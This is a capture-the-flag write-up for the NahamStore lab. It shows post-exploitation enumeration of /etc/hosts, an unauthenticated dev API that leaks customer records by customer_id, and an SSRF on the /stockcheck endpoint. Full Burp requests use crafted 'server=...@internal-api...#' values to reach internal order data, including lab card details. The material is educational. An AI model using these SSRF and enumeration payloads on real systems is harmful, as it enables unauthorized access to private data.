

NahamStore: BONUS

Intro

After exploiting the RCE, we performed some brief post-exploitation tasks, which included enumerating `/etc/hosts` and finding some additional subdomains. These were `nahamstore-2020-dev.nahamstore.thm` and `internal-api.nahamstore.thm`


```
cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.5      2431fe29a4b0
127.0.0.1      nahamstore.thm
127.0.0.1      www.nahamstore.thm
172.17.0.1      stock.nahamstore.thm
172.17.0.1      marketing.nahamstore.thm
172.17.0.1      shop.nahamstore.thm
172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72    internal-api.nahamstore.thm
```

Bonus #1: `nahamstore-2020-dev.nahamstore.htm` - Information Disclosure

When accessing "`nahamstore-2020-dev.nahamstore.htm`", it initially appears blank, but upon directory listing, we find that it is an API and it takes us to the `/api/customers/` directory.


```
404      GET      0l      0w      0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[#####] - 41s   61407/61407  0s  found:0      errors:0
[#####] - 29s   20469/20469  706/s  http://nahamstore-2020-dev.nahamstore.thm/
[#####] - 29s   20469/20469  710/s  http://nahamstore-2020-dev.nahamstore.thm/api/
[#####] - 28s   20469/20469  732/s  http://nahamstore-2020-dev.nahamstore.thm/api/customers/
```

When we go to the `/api/customers/` directory we get a message that says the following:



The screenshot shows a browser window with the URL `http://nahamstore-2020-dev.nahamstore.thm/api/customers/`. The page is blank. Below the URL bar, there are tabs for "JSON", "Raw Data", and "Headers". Under "JSON", the response is shown as a single-line JSON object: `{\"error\": \"customer_id is required\"}`.

This means we must place the `customer_id` parameter in the URL. Let's do it by adding an ID and see what happens:



The screenshot shows a browser window with the URL `http://nahamstore-2020-dev.nahamstore.thm/api/customers/?customer_id=1`. The page displays a list of user data in JSON format. The data is highlighted with a red box: `[{"id": 1, "name": "Rita Miles", "email": "rita.miles969@gmail.com", "tel": "816-719-7115", "ssn": "366-24-2649"}]`.

We are listing the personal data of system users!


Bonus #2: internal-api.nahamstore.thm - Another SSRF

Something that stands out when we read the `/etc/hosts` file is that, while the IPs of “nahamstore.thm” and “www.nahamstore.thm” point to the server’s local host and the rest point to **172.17.0.1**, which clearly correspond to Docker’s default network, “internal-api.nahamstore.thm” clearly stands out, as it is the only domain that resolves to a completely different IP address, being “**10.131.104.72**”.

```
127.0.0.1      nahamstore.thm
127.0.0.1      www.nahamstore.thm
172.17.0.1     stock.nahamstore.thm
172.17.0.1     marketing.nahamstore.thm
172.17.0.1     shop.nahamstore.thm
172.17.0.1     nahamstore-2020.nahamstore.thm
172.17.0.1     nahamstore-2020-dev.nahamstore.thm
10.131.104.72  internal-api.nahamstore.thm
```

This suggests that it is a **separate internal API**, probably located in another container, VM, or even an **internal segment of the infrastructure**. In a real-world scenario, this could very well be a gateway into an internal network.

This may explain why when we access that site we only receive this:



That message indicates that “internal-api.nahamstore.htm” is not intended to be accessed directly by an external browser, but rather consumed by other internal services that resolve different domain names to the same internal IP address.

If we recall, this was located at “/product?id=1&name=Hoodie+%2B+Tee” when we clicked “Check Stock” while intercepting the request with **Burp Suite**. We will send this request to the repeater and exploit it as we saw in the section dedicated to SSRF.

Request	Response
Pretty	Pretty
Raw	Raw
1 POST /stockcheck HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 69 10 Origin: http://nahamstore.thm 11 Connection: keep-alive 12 Referer: http://nahamstore.thm/product?id=1&added=1 13 Cookie: session=998a2667b79a3f1ded9762c4eeae0665; token= 7bb8a7f33093cab015ad4f863b0fc7c 14 Priority: u=0 15 16 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/	1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 11 Jan 2026 00:11:06 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=998a2667b79a3f1ded9762c4eeae0665; expires=Sun, 11-Jan-2026 01:11:06 GMT; Max-Age=3600; path=/ 7 Content-Length: 48 8 9 {"error": "Unknown Endpoint or Method Requested"}
Hex	Hex
Render	Render

As we can see here, the response we get is that we are interacting with the server, but it gives us an error.

If we recall the **SSRF section**, when we entered the URL of our attacking machine's server, we got a 404 error response. However, by adding **# to the end of that URL, it became a 200 response**. And that's what we're going to do in this case:

Request	Response
<pre> 1 POST /stockcheck HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 70 10 Origin: http://nahamstore.thm 11 Connection: keep-alive 12 Referer: http://nahamstore.thm/product?id=1&added=1 13 Cookie: session=998a2667b79a3f1ded9762c4eeae0665; token=7bb8a7f33093cab015a6d4f863b0fc7c 14 Priority: u=0 15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm# 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 11 Jan 2026 00:13:12 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=998a2667b79a3f1ded9762c4eeae0665; expires=Sun, 11-Jan-2026 01:13:12 GMT; Max-Age=3600; path=/ 7 Content-Length: 65 8 9 {"server": "internal-api.nahamstore.com", "endpoints": ["orders"]}</pre>

As we can see, the **# character allows us to correctly consume the service provided by this internal API**. This isn't because the # character has any special power on its own, but because it helps ensure the final URL is interpreted as expected by the internal service.

The vulnerability has now been exploited, but let's go further to see how far we can go. In this case, we'll go to the **/orders** endpoint that appears in the response:

Request	Response
<pre> 1 POST /stockcheck HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 109 10 Origin: http://nahamstore.thm 11 Connection: keep-alive 12 Referer: http://nahamstore.thm/product?id=1&added=1 13 Cookie: session=998a2667b79a3f1ded9762c4eeae0665; token=7bb8a7f33093cab015a6d4f863b0fc7c 14 Priority: u=0 15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm#orders# 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 11 Jan 2026 00:22:20 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=998a2667b79a3f1ded9762c4eeae0665; expires=Sun, 11-Jan-2026 01:22:20 GMT; Max-Age=3600; path=/ 7 Content-Length: 295 8 9 [{"id": "4dbc51716426d49f524e10d4437a5f5a", "endpoint": "\orders"}, {"id": "5ae19241b4b59a360e677fd9084c1c", "endpoint": "\orders\5ae19241b4b59a360e677fd9084c1c"}, {"id": "70ac2193c8040fcea7101884fd4ef58e", "endpoint": "\orders\70ac2193c8040fcea7101884fd4ef58e"}]</pre>

By accessing **/orders**, we can see several endpoints that reference IDs, apparently user data from the server. Let's access one of these endpoints to see what we get:

Request	Response
<pre> 1 POST /stockcheck HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 109 10 Origin: http://nahamstore.thm 11 Connection: keep-alive 12 Referer: http://nahamstore.thm/product?id=1&added=1 13 Cookie: session=998a2667b79a3f1ded9762c4eeae0665; token=7bb8a7f33093cab015a6d4f863b0fc7c 14 Priority: u=0 15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a5f5a# 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 11 Jan 2026 00:25:05 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=998a2667b79a3f1ded9762c4eeae0665; expires=Sun, 11-Jan-2026 01:25:05 GMT; Max-Age=3600; path/ 7 Content-Length: 586 8 9 {"id": "4dbc51716426d49f524e10d4437a5f5a", "customer": {"id": 1, "name": "Rita Miles", "email": "rita.miles96@gmail.com", "tel": "816-719-7115", "address": {"line_1": "3914 Charles Street", "city": "Farmington Hills", "state": "Michigan", "zipcode": "48335"}, "items": [{"name": "Sticker Pack", "cost": "15.00"}], "payment": {"type": "MasterCard", "number": "5376118225360051", "expires": "05/2024", "CVV2": "610"}}}</pre>

We are accessing sensitive information from other users' orders by exploiting SSRF. If we click on "Render" we can see this information better

Request	Response
<pre> 1 POST /stockcheck HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 109 10 Origin: http://nahamstore.thm 11 Connection: keep-alive 12 Referer: http://nahamstore.thm/product?id=1&added=1 13 Cookie: session=998a2667b79a3f1ded9762c4eeae0665; token=7bb8a7f33093cab015a6d4f863b0fc7c 14 Priority: u=0 15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/4dbc51716426d49f524e10d4437a5f5a# 16 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 11 Jan 2026 00:56:37 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=998a2667b79a3f1ded9762c4eeae0665; expires=Sun, 11-Jan-2026 01:56:37 GMT; Max-Age=3600; path/ 7 Content-Length: 1000 8 9 {"id": "4dbc51716426d49f524e10d4437a5f5a", "customer": {"id": 1, "name": "Rita Miles", "email": "rita.miles96@gmail.com", "tel": "816-719-7115", "address": {"line_1": "3914 Charles Street", "city": "Farmington Hills", "state": "Michigan", "zipcode": "48335"}, "items": [{"name": "Sticker Pack", "cost": "15.00"}], "payment": {"type": "MasterCard", "number": "5376118225360051", "expires": "05/2024", "CVV2": "610"}}}</pre>

Conclusion

This concludes this section and the Nahamstore machine.